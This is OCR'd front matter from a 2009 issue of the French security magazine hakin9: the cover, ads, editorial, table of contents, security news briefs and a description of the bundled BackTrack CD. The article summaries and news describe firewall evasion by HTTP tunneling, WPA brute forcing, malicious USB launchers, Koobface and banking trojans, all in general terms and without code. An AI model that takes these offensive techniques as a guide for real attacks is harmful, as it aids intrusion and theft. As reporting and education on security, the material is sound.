

CD BOOTABLE ! HAKING.LIVE SOUS BACKTRACK 3.0 | COURS VIDÉO | OUTILS EN EXCLUSIVITÉ

N° 2/2009 (36) Janvier / Février Prix 7,50 EUR ISSN 1731-7037 CD offert

HAKING 2/2009

HAKING

COMMENT SE DÉFENDRE HARD CORE IT SECURITY MAGAZINE

APPLICATIONS RÉSEAU ET NOUVEAU MODE D'ADRESSAGE

GUIDE COMPLET DU PROTOCOLE IPV6

**COURS
VIDÉO**
SUR LE CD !

ACCÈS AUX COMMUNICATIONS SUR LE RÉSEAU
PROTOCOLES ET OUTILS DE CRYPTAGE DES COMMUNICATIONS

OBFUSCATION JAVASCRIPT
ANALYSER UN SHELLCODE, IDENTIFIER UNE ATTAQUE

USB DUMPING
SAUVEGARDEZ VOS DONNÉES CONFIDENTIELLES

VIRTUALISATION DES POSTES DE TRAVAIL
DANGERS SÉCURITAIRES ET MÉTHODES DE DÉFENSE

ISO 27001
COMMENT RÉUSSIR SA CERTIFICATION

CONTOURNER LES FIREWALLS
TUNNELING HTTP

OUTILS PROFESSIONNELS

- ADVANCED SYSTEM PROTECTOR PERSONAL EDITION 2.0
- ENCRYPTION ANALYZER
- PARAGON NTFS FOR LINUX
- PC TOOLS ANTIVIRUS FOR WINDOWS
- SPYWARE DOCTOR FOR WINDOWS

L 19637 - 36 - F: 7,50 € - RD




PLUS

**NOUVELLES FAIBLESSES DANS
LA TECHNOLOGIE WIFI !**

ATTAQUE WPA PAR FORCE BRUTE - TECHNIQUES
LES PLUS RÉCENTES !

egilia[®]
LEARNING

“Faire de vos succès
notre réussite”



Formations Certifiantes

- Professionnel Sécurité Cisco - CCSP
- Certification Cisco VPN
- Certification Firewall Cisco
- Certifications Linux
- Sécurité Microsoft ...

Découvrez
les nombreux avantages sur
www.egilia-learning.com

- ✓ Certifications comprises avec toutes nos formations
- ✓ Ordinateur portable offert avec les supports
- ✓ Abonnement L'INFORMATICIEN offert
- ✓ 30 jours de coaching
- ✓ Formations éligibles DIF, FONGECIF, OPCA...
- ✓ Garantie "Enchanté ou Invité"
- ✓ Accès à vie à SmartCenter ...

**EGILIA Learning en partenariat avec Hewlett Packard
offre un ordinateur portable HP avec Windows Vista
à tous les participants**



Ordinateur portable HP: 2 Go de mémoire, le participant conserve l'ordinateur portable à l'issue de la formation.
Environnement EGILIA SmartLearning installé avec Windows Vista Business

**+ 1 an d'abonnement à votre magazine HAKIN9 offert
pour toute inscription à une formation EGILIA en 2008
Code offre: «HAKIN2008»**

Paris - Lyon - Lille - Aix en Provence - Strasbourg - Rennes - Bruxelles

www.egilia-learning.com

CONTACTEZ NOS CONSEILLERS FORMATION

N°National 0 800 881 558

APPEL GRATUIT DEPUIS UN POSTE FIXE

CHERS LECTEURS,

Vous tenez dans les mains le deuxième numéro de hakin9 de cette année. Quelles nouveautés allez vous retrouver dedans ? Comme toujours nous vous invitons à plonger dans le monde de la sécurité informatique en mettant sous la loupe entre autres des attaques sur les réseaux (attention à vos firewalls !), les failles dans WiFi (qui n'est pas concerné ? tout le monde prétend les connaître et pourtant le monde veut en savoir plus ...), les moyens de sauvegarder des données fragiles, la sécurisation de codes sources pour les programmeurs, et d'autres informations utiles.

Cela fait déjà six mois que nous avons publié l'édition spéciale consacrée à la technologie Cisco. Les résultats ont largement dépassé nos attentes, nous recevons encore des questions de votre part demandant comment retrouver cette édition. Nous sommes particulièrement fiers de ce projet et nous vous remercions de votre intérêt pour ce guide. Pour tous ceux qui n'ont pas eu l'occasion de l'obtenir, nous avons deux bonnes nouvelles.

Premièrement, nous avons décidé de vous fournir dans chaque numéro de hakin9 des matériaux traitant de cette thématique, adaptés spécialement pour tous ceux qui veulent apprendre et travailler quotidiennement sur les solutions Cisco. Dans ce numéro nous vous invitons à découvrir tous les détails du protocole IPv6, le savoir indispensable pour chaque administrateur. Pensez vous l'avoir maîtrisé ? Consultez notre dossier, nous vous garantissons que vous y trouverez des astuces pratiques et surprenantes.

Deuxième bonne nouvelle, nous sommes déjà en train de préparer la nouvelle édition spéciale hors série de hakin9 starter kit ! Bah oui, et cette fois aussi il sera consacré aux réseaux informatiques en s'adressant principalement à ceux qui cherchent des bases solides et exhaustives à savoir. Regardez attentivement les magazines dans votre kiosque ... ou bien visitez régulièrement notre site pour être au courant sur cette publication. Et tant qu'on y est, avez-vous déjà visité notre forum ? Nous vous invitons à rejoindre la communauté de nos membres. Profitez des expériences d'autres utilisateurs et faites nous savoir vos opinions sur hakin9 ! Nous les attendons avec impatience. Voilà, il nous reste plus qu'à vous inviter à la lecture ...

Bonne apprentissage,
Rédaction hakin9

SOMMAIRE




DOSSIER

14 Le protocole IPv6

FRÉDÉRIC ROUDAUT

Le nombre d'adresses attribuées actuellement est proche des limites du protocole Ipv4. Pour cette raison le nouveau mode d'adressage est couramment mis en place . Il ne s'agit pas d'une simple extension d'IPv4, mais d'un protocole à part entière, solution standardisée pour tous les administrateurs réseaux dans un futur très proche. Cet article vous explique en détails toutes les techniques fondamentales d'IPv6 du côté pratique.



PRATIQUE

28 Tunneling HTTP – une méthode simple pour contourner les firewalls

MICHAEL SCHRATT

Tandis que les administrateurs font de leur mieux pour sécuriser les attaques potentielles sur le réseau, il existe des utilisateurs qui tentent de compromettre le périmètre de sécurité. Michael Schratt vous montre comment utiliser les techniques de Canaux Cachés en cachant ses traces grâce au Tunneling HTTP. Il est important de connaître les secrets des intrusions, mais faites attention de ne pas utiliser les techniques présentées à des fins illégales !



36 Le cryptage des communications sur le réseau

IGNACE KAGNI KUEVIAKOÉ

Toute personne se retrouve mal à l'aise si elle se sait espionnée ou surveillée par un individu malintentionné. Grâce à cet article vous allez suivre quelques possibilités d'interception et de lecture des paquets envoyés sur le réseau. Ensuite vous apprendrez la mise en place d'un système de cryptage efficace pour s'en protéger.



TECHNIQUE

44 Nouvelle faiblesse dans la technologie WiFi

LAURENT LEVIER

Nous avons souvent parlé des faiblesses les plus populaires de la technologie WiFi, y compris les failles du protocole WEP, mais est-ce qu'on est au courant de tout ce qui se cache derrière le protocole WPA ? WPA est né suite aux carences dans la conception du protocole précédent, mais comme vous le verrez, de nouvelles méthodes d'attaque sont déjà présents sous la main...



48 Ofuscation Javascript – partie 2

DAVIR MACIEJAK

L'auteur continue de vous fournir des astuces permettant de comprendre les scripts malicieux. Comme ce vecteur d'attaques devient de plus en plus important, il y a de grands risques que vous soyez un jour face à l'un d'eux. Suite à la lecture de cette partie vous apprendrez à identifier différents types d'attaques, ainsi qu'à analyser un shellcode.





FOCUS

60 Approche de la virtualisation des postes de travail

GRÉGORY CARLET

La virtualisation dispose de deux intérêts majeurs: la facilité d'utilisation, ainsi que la concentration des postes de travail différents en un seul, ainsi que la mobilité. Mais cela ne se fait pas sans heurt et peut rapidement se faire au détriment des performances et de la sécurité des données transférées. L'auteur vous montre non seulement la mise en œuvre d'une solution de virtualisation en pratique, mais aussi les enjeux de sécurité que chacune des méthodes peut entraîner.

66 Certifications ISO 27001 pour les individus

HERVÉ SCHAUER

En France plus de 500 personnes ont une certification personnelle sur l'ISO 27001. Qu'est-ce qui les a mené vers un tel investissement ? Hervé Schauer vous explique les atouts du certificat pour un informaticien particulier, ensuite il vous présente des conseils sur comment réussir sa certification et comment la mettre en valeur, une fois obtenue ...




DATA RECOVERY

70 Politique de gestion des données

DIDIER SICCHIA

Cet article se propose d'examiner la méthode réfléchie d'un grand groupe afin d'offrir aux entreprises une migration, un transfert ou une destruction de données efficace. Disposant de cette expérience supplémentaire, les particuliers auront ainsi plus de facilité à percevoir les avantages et les inconvénients de certaines alternatives.




PQUR LES DEBUTANTS

76 USB dumping

NICOLAS RENARD

Le standard U3 permet de stocker sur des clés USB des applications autonomes qui s'exécutent automatiquement lorsque celles-ci sont connectées à un ordinateur. Certains lanceurs malveillants permettent d'exécuter directement des actions à l'insertion de la clé, et sont fournis avec des outils permettant de récupérer les tables de mots de passe, d'installer une capture de clavier ou un rootkit ... Voudriez vous en savoir plus ? Nous vous invitons à la lecture !



VARIA

06 En bref

Vous trouverez ici les nouvelles du monde de la sécurité des systèmes informatiques. Préparée par Christophe Ledorze Instructeur Linux Novell

10 Sur le CD-ROM

Nous vous présentons le contenu et le mode de fonctionnement de la version récente de notre principale distribution hakin9 avec le cours vidéo et les divers outils.

80 Interview

Nous vous invitons à la lecture d'entretien avec Hervé Schauer, l'expert du monde de la sécurité informatique.

82 Dans le prochain numéro

Quelques mots sur les articles qui paraîtront dans le numéro 3/2009(37)

QUOTA OFF SUR /FORET_ AMAZONIENE

Dans la plupart des régions du Brésil, toutes les entreprises liées à l'industrie du bois provenant de la forêt amazonienne sont soumises à des quotas par zones pour contrôler la déforestation galopante. Ces quotas étant fixés de manière informatique, il aura fallu peu de temps à des esprits peu scrupuleux pour embaucher des pirates et bien plus aux autorités ainsi qu'à Greenpeace pour comprendre l'étendue des dégâts commis par ces mercenaires : 1,7 millions de mètres cubes, soit l'équivalent du volume de 780 piscines olympiques, volés à la forêt, tel est le chef d'accusation pesant sur 202 personnes selon Greenpeace.



TROIS ZERO-DAYS SOUS LE SAPIN

Le mois de décembre est des plus sombres pour Microsoft, en effet en quelques jours pas moins de trois failles zero-day sont apparues. La première porte sur le Wordpad convertir et permet à celui qui crée un fichier Word bien préparé à destination de sa victime d'obtenir les droits de celle-ci alors qu'elle souhaitera l'éditer avec Wordpad. La seconde affecte IE7 et les 26% des utilisateurs qui lanceront eux-même la charge qui leur sera fatale au hasard d'un site hébergeant l'exploit issu du parser XML.

Celui-ci s'est d'ailleurs maladroitement échappé du laboratoire de ceux qui l'ont découvert, le groupe chinois Knownsec. La dernière des failles, datée du 11 décembre, touche quant à elle le serveur SQL de la marque, elle offre la possibilité aux habitués des SQL injection de jouer sur l'initialisation de variables par la procédure `sp_replwritetovarbin` afin de pouvoir réécrire sur les zones mémoires en jeu.

AVG NE RECONNAIT PLUS LES SIENS

Durant les dernières semaines, après avoir injustement identifié cinq composants de Zone Alarm de Checkpoint comme étant les marques d'un cheval de Troie, AVG avait récidivé en classifiant cette fois le fichier `user32.dll` comme susceptible de contenir un cheval de Troie, or dans ce cas AVG préconisait la suppression du fichier ce qui avait pour effet de compromettre un démarrage correct de l'OS. Cette fois-ci c'est au tour d'Adobe Flash de se faire traiter de malware.

Et même si cette fois une solution a été trouvée dans les trois heures, l'éditeur a tenu à s'expliquer quand aux récurrents faux positifs, et avoue qu'il s'agit là du talon d'Achille des solutions antivirus modernes. AVG souhaitant calmer les vrais négatifs pointant du doigt les dommages occasionnés, a annoncé que les utilisateurs de la version 7.5 et 8 impactés recevront une licence d'un an ou une extension gratuitement.



SOURIEZ, VOUS ÊTRÊS SOUS LE CONTRÔLE DE REMOTEPSY

Après lui avoir initialement interdit de vendre son produit phare pour avoir bafoué les lois relatives à l'installation

de logiciels sans le consentement des utilisateurs, la société Cyberspy basée en Floride a finalement vu son jugement modifié et peut depuis peu continuer de commercialiser ce logiciel jugé douteux par beaucoup. La justice californienne a donc donné un aval conditionné à cette recommercialisation. En effet la justice avait revu d'un bon oeil la possibilité de gestion parentale parentale et avait pris une position plus conciliante. Mais dorénavant la société devra clairement dire à ses clients qu'ils ne peuvent prendre le contrôle de postes sans en informer les utilisateurs et qu'elle devra revoir certains des fonctionnements de son *Remotespy*, comme le fait de ne fonctionner qu'en mode "caché" et qu'aucun menu, ou fenêtre n'en permet pas la désinstallation.

SPAM – PERDEZ 873 MILLIONS DE DOLLARS POUR ÊTRE MINCE AVANT LES FÊTES

C'est la somme record statuée par la cour américaine, que devra verser la société Atlantis Blue Capital aux dirigeants du social network le plus utilisé, Facebook. En effet le verdict du procès qui a débuté au mois de mars a été prononcé fin novembre. La société en question, derrière laquelle se cache un canadien du nom de Adam Guerbuez, avait volé plusieurs comptes Facebook et les avait utilisés pour envoyer pas loin de 4 millions de mails aux couleurs du Viagra et de la marijuana à la pyramide de contacts sur laquelle est fondée Facebook.

Il y a fort à parier que les 628 millions d'euros que cela représente ne seront jamais versés, mais selon Max Kelly, le responsable de la sécurité du site communautaire, il s'agit là d'une grande victoire pour le site et ses usagers.

Facebook s'attend-il à recevoir rapidement les 873 millions de dollars et à les partager d'une manière quelconque avec ses usagers ? Hélas, non. Il est invraisemblable que Guerbuez et Atlantis Blue Capital puissent un jour honorer le jugement rendu. Mais nous sommes confiants sur le fait que cette condamnation représente une forte

dissuasion pour quiconque chercherai à abuser Facebook et ses utilisateurs.



HEY ON T'A FILMÉ EN TRAIN DE DANSER, REGARDE TA TÊTE T'ES TOUT ROUGE, IL FAUT QUE TU VOIS ÇA !

Voilà ce que vous pourriez recevoir de la part d'un ami infecté par Koobface le ver communautaire sévissant sur Facebook et Myspace. Koobface utilise la force du système de messagerie communautaire pour infecter des utilisateurs et ainsi obtenir bon nombre de données confidentielles, professionnelles, bancaires etc.

Il se propage simplement en envoyant des messages aux titres accrocheurs aux contacts des utilisateurs infectés du type *Paris Hilton lance un nain dans la rue, Regarde on t'a filmé nu !!! LOL...*

Les messages laissés incluent des liens vers *youtube.pl*. Lorsque l'utilisateur clique sur ce lien, il est alors redirigé vers *http://youtube.ru*, où l'attend un clip vidéo. Si l'utilisateur choisi alors de le regarder, un message apparait lui demandant d'installer la dernière version de Flash Player pour pouvoir regarder le clip. Mais lorsque celui-ci clique sur le lien au lieu de télécharger la dernière version de Flash Player, un fichier du nom de *codesetup.exe* est rapatrié sur l'ordinateur de la victime et est alors prêt à logger les informations et à forcer ses contacts à le faire à leur tour.

Malheureusement, les utilisateurs font confiance aux messages laissés par des „amis” sur les sites de réseaux sociaux. Aussi la probabilité que l'utilisateur aille cliquer sur ces liens est très forte, déduit

Alexandre Gostev, Expert Anti-Virus Senior de Kaspersky Lab.

Début 2008, nous prévoyions une hausse des cyber-criminels exploitant MySpace, Facebook et des sites du même type et nous en avons la confirmation aujourd'hui. Je suis certain qu'il s'agit d'une première étape et que les auteurs de virus vont continuer dans cette voie avec une intensité accrue.



UN VER DANS LA POMME ? NON MAIS SOYEZ PRÉVOYANTS

News très intéressante pour qui suit l'évolution de la politique de sécurité d'Apple. Durant un court moment, la marque avait en effet officiellement recommandé à ses utilisateurs l'installation d'un antivirus. Elle poussait aussi à l'achat de plusieurs logiciels complémentaires, relatifs à la sécurité.

Apple recommande l'utilisation d'antivirus afin que les concepteurs de virus aient plus qu'une seule application à contourner, rendant ainsi l'écriture de virus plus difficile.

Mais cette note très vite remarquée par le Washington Post devait disparaître rapidement et laisser Bill Evans, un porte parole, s'exprimer à ce sujet.

Nous avons retiré la note de la base des connaissances puisqu'elle était vieille et fautive. Le Mac intègre des technologies le protégeant nativement de ce genre de menaces de sécurité.

Mais à ceux qui en concluent à juste titre pouvoir se passer de toutes solutions de sécurité Bill Evans rétorque : *Compte tenu du fait qu'aucun OS ne puissent être imperméable à toute attaque, utiliser un antivirus peut être une protection supplémentaire.*

Une chose est sûre la découverte de faille ou les virus d'un système sont proportionnels à sa popularité et nul n'ignore que Mac est de plus en plus représenté, alors que faire, prévenir ou guérir ?

COMMENT RÉGIR LE CYBERESPACE ?

Le rapport rendu par un groupe d'experts américains du CSIS (Centre d'études stratégiques et internationales) sur l'existant en matière de sécurité informatique au sein des administrations américaines est accablant. Et bien que le 44e président fasse figure de technophile, aficionado de Blackberry et de Youtube, il va devoir solutionner un problème que Georges W Bush a avoué ne pas avoir préparé durant son mandat : *La cyberguerre*. En effet ce rapport long de 96 pages est des plus alarmant et impose la création très prochaine d'un Bureau national du Cyberespace.

Inutile de rappeler que la vitrine de la puissance américaine fait figure de cible privilégiée pour les pirates et ce bien avant les diffusions de *Wargames* et qu'il est admis que ces pirates soient par la suite embauchés pour apporter leur savoir.. Et pourtant que ce soit du domaine de la sécurité intérieure, de celui de la recherche, ou encore des différents ministères, la conclusion à la Cyberattaque des services internes de mars (Cyberstorm II) est la suivante : tous les secteurs sont vulnérables. Le premier point à traiter serait celui de la législation, il semble évident que tous les textes régissant les agissements dans le cyberespace doivent être entièrement réécrits pour coller à la problématique. Comment faire valoir les droits informatiques à l'échelle mondiale ?



UN PUR SANG RUSSE

Trois hommes ont été inculpés pour fraude aux états unis, selon les accusations ils auraient utilisé des chevaux de Troie faits maison afin de piller des banques en ligne et de détourner des comptes de courtage. Alexander Bobnev, de Volgograd en Russie, aurait été le leader de cette escroquerie et il aurait collaboré avec Aleksey Volynskiy, de Manhattan et Alexey Mineev de Hampton, New Hampshire, tous deux naturalisés américains, qui aurait été les mains légales de Bobnev sur le territoire américain, ce sont eux qui créaient les comptes et effectuaient les transferts sur lesquels un pourcentage était transmis en Russie.

L'arnaque a duré environ 15 mois, jusqu'au mois de décembre 2007. Mais à partir du mois de juin de l'année dernière, la police a réussi, à l'aide d'un informateur à placer sous contrôle fédéral les comptes incriminés et à tracer des paiements de 15,400\$ et 4,700\$ depuis deux comptes compromis, ce qui fut suffisant pour stopper la fraude et recueillir les preuves suffisantes pour une arrestation.

Chacun des hommes est poursuivi pour fraude, pour faux et usage de faux, avec circonstances aggravantes pour Volynskiy qui avait créé la fausse carte de crédit.

DES PLUGINS POUR FIREFOX RICHES EN NOUVELLES FONCTIONNALITÉS

Bitdefender a annoncé la découverte d'un nouveau genre de détournement des mots de passes et d'autres informations circulant sur la machine. En effet Chromeinject est placé sur la machine victime par un autre malware qui ira jusqu'à déposer sa charge dans le répertoire de plugins de Firefox, lui permettant ainsi de se lancer par la suite à chacun des démarrages de Mozilla Firefox.

Mais que fait donc ce malware ? Il filtre de manière systématique les données envoyées par l'utilisateur vers une centaine de sites internet bancaires.

(paypal.com, bankofamerica.com, halifax-online.co.uk, wachovia.com, chase.com...). Les identifiants ainsi que les mots de passes associés sont envoyés à une adresse basée en Russie.



BELGIQUE : DEUX BRAQUAGES EN LIGNES EN UNE SEMAINE

En une semaine deux banques belges se sont faites attaquer. La première, restée anonyme que peu de temps, Dexia a vu une dizaine de ses comptes clients être simplement vidés. Selon les experts il semblerait qu'un virus dormait paisiblement sur le site de la banque et qu'à chaque fois qu'un usager prenait le temps de procéder à un test de sécurité de la plateforme en cliquant là où on le lui suggérait, il téléchargeait simplement le code viral qui, une fois lancé, ordonnait des transactions et des transferts cachés. La seconde banque n'est autre que le Crédit Agricole, dont le site web a bénéficié gratuitement d'une petite mise à jour.

Aux environs de 9h30, le Crédit Agricole a constaté qu'un pirate avait adapté la page d'accueil de "Crelan Online", le site d'internet banking. Un champ supplémentaire y avait été apporté, afin de se procurer des données personnelles de clients. Jusqu'à présent, quatre clients ont signalé avoir subi des dommages, a expliqué la banque dans un communiqué.

La computer crime unit de la police fédérale (eCops) a été prévenue et collabore avec la banque pour trouver

les coupables. Provisoirement, les clients ne savent plus consulter leurs comptes par le biais d'internet. Ceux qui ont des virements urgents à effectuer, sont priés de s'adresser à l'agence du Crédit Agricole la plus proche, a déclaré le CEO, Luc Versele.



L'INSIA : L'EXPÉRIENCE EN PLUS !

« L'insia : l'expérience en plus, les frais de scolarité en moins ! » tel est le slogan de l'INSIA qui, depuis 10 ans, forme des ingénieurs informatiques en alternance. Génie Logiciel, Systèmes et Réseaux ou Temps Réel et Systèmes Embarqués, après une année de tronc commun, les élèves choisissent l'une de ces spécialisations. Admis après un bac+2 ou bac+3 « informatique », les candidats intègrent une entreprise dans laquelle ils seront stagiaire 3 jours par semaine, les 2 jours restants sont consacrés aux cours et ce, durant tout le cycle. Les étudiants sont invités à changer d'entreprise chaque année, afin de diversifier leurs expériences et leur connaissance du milieu professionnel. L'alternance permet aussi à des jeunes de suivre des études qu'ils n'auraient pas pu se payer puisque les 2/3 des frais sont pris en charge par l'entreprise. Attention, le niveau des cours est élevé et suivre une formation alternée demande motivation et travail individuel soutenu ! Mais ces efforts sont récompensés : La force de l'INSIA c'est qu'avant même d'avoir leur diplôme, les étudiants signent déjà un contrat, en général en CDI. L'école est partenaire de beaucoup d'entreprises et en ce moment le secteur recrute bien, donc les étudiants n'ont aucun mal à trouver un emploi ... bien au contraire, les employeurs viennent les solliciter dès le mois de mars de leur dernière année ! Plus d'information sur www.insia.org



Libérez vos emails !

Ne perdez plus de temps avec les **spams** et les **virus**



Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

<http://www.altospam.com>

HAKIN9.LIVE

CD-ROM – HAKIN9.LIVE

Le magazine hakin9 est toujours accompagné d'un CD-ROM. Vous y trouverez en exclusivité un cours vidéo et un ensemble d'outils particulièrement utiles pour sécuriser ses données.

Comme toujours cette édition du magazine hakin9 est proposée avec hakin9.live, CD bootable avec la distribution BackTrack3. BackTrack3 est la distribution Linux live la plus pertinente dans le registre de la sécurité informatique. Sans aucune installation préalable, la plate-forme d'analyse peut être directement démarrée à partir du CD-Rom et son contenu entièrement accessible en quelques minutes seulement. Outre les mises à jour et d'autres optimisations, cette version de BackTrack3 hakin9.live contient également des éditions spéciales d'applications commerciales parmi les plus intéressantes du moment. Elles sont préparées exclusivement à l'attention toute particulière de nos lecteurs.

Pour pouvoir utiliser BackTrack3 hakin9.live, il vous suffit de démarrer votre ordinateur à partir du CD. Pour pouvoir utiliser les applications commerciales fournies, inutile de démarrer votre ordinateur à partir du CD : vous les trouverez dans le dossier *Applications*.

Chaque paquet, configuration de noyau et script contenu dans BackTrack3 est optimisé de manière à être utilisé par les experts en audits de sécurité et de tests d'intrusion. Les patches de correction et autres scripts automatiques ont été ajoutés, appliqués ou développés de manière à proposer un environnement agréable, intuitif et prêt à l'emploi.

COURS VIDÉO



Nous vous invitons à consulter le cours vidéo : **Vulnérabilités du fichier de**

configuration ASP Web.Config, réalisé par Assyad Hamza.

Objectif du tutoriel est d'expliquer une méthode de scan utilisée par les personnes malveillantes afin d'identifier les serveurs Web IIS ayant des failles de sécurité, au niveau de la gestion des

droits d'accès, de lecture et d'écriture.

Il présente différents moyens de collecter des informations sur un serveur: identifiants serveur mail, SQLServer, Mysql, et également les accès administrateur.





S'il vous est impossible de lire le CD. et que ce dernier n'est pas endommagé physiquement, essayez de lire dans au moins 2 lecteurs différents.



En cas de problème avec votre CD, envoyez-nous un message à l'adresse suivante : cd@hakin9.org



PASSWARE ENCRYPTION ANALYZER PROFESSIONAL

Ce programme permet de rechercher et récupérer l'ensemble des mots de passe protégés ou cryptés sur un ordinateur ou sur un réseau. Il arrive fréquemment que des employés quittent l'entreprise sans donner le détail précis de leurs mots de passe et fichiers protégés. Encryption Analyzer Professional résout ce problème en un temps record – une analyse de tout le système prend moins d'une heure et les administrateurs obtiennent ensuite un rapport complet sur ces fichiers protégés.

Encryption Analyzer Professional peut analyser des systèmes au sein d'un réseau, effectuer des analyses planifiées à l'avance et supporter le mode batch.

Passware Encryption Analyzer est également disponible sous la forme d'un SDK <http://www.lostpassword.com/encryption-analyzer-sdk.htm> pour la plateforme .NET, les développeurs pourront ainsi exploiter l'ensemble des fonctionnalités d'Encryption Analyzer dans leurs applications sans écrire une ligne de code.

<http://www.lostpassword.com/encryption-analyzer.htm>

Prix : 295USD



ADVANCED SYSTEM PROTECTOR

Advanced System Protector est une solution logicielle capable de détecter et supprimer les programmes malicieux : spywares, adwares, malwares, exploits, keyloggers, BHO, vers et toutes les autres menaces liées à Internet, susceptibles d'endommager votre ordinateur. Le moteur d'analyse avancée (*advanced scan*) et la mise à jour quotidienne des signatures assure

une détection optimale tout en réduisant le risque de faux-positifs. Une protection *en temps réel* protège votre système des menaces 24 heures sur 24 et le scan à l'exécution permet d'éviter l'exécution de programmes malicieux sur votre ordinateur.

<http://www.systweak.com/Products.asp>

Prix : 29,95USD



PC TOOLS ANTI VIRUS 5 POUR WINDOWS

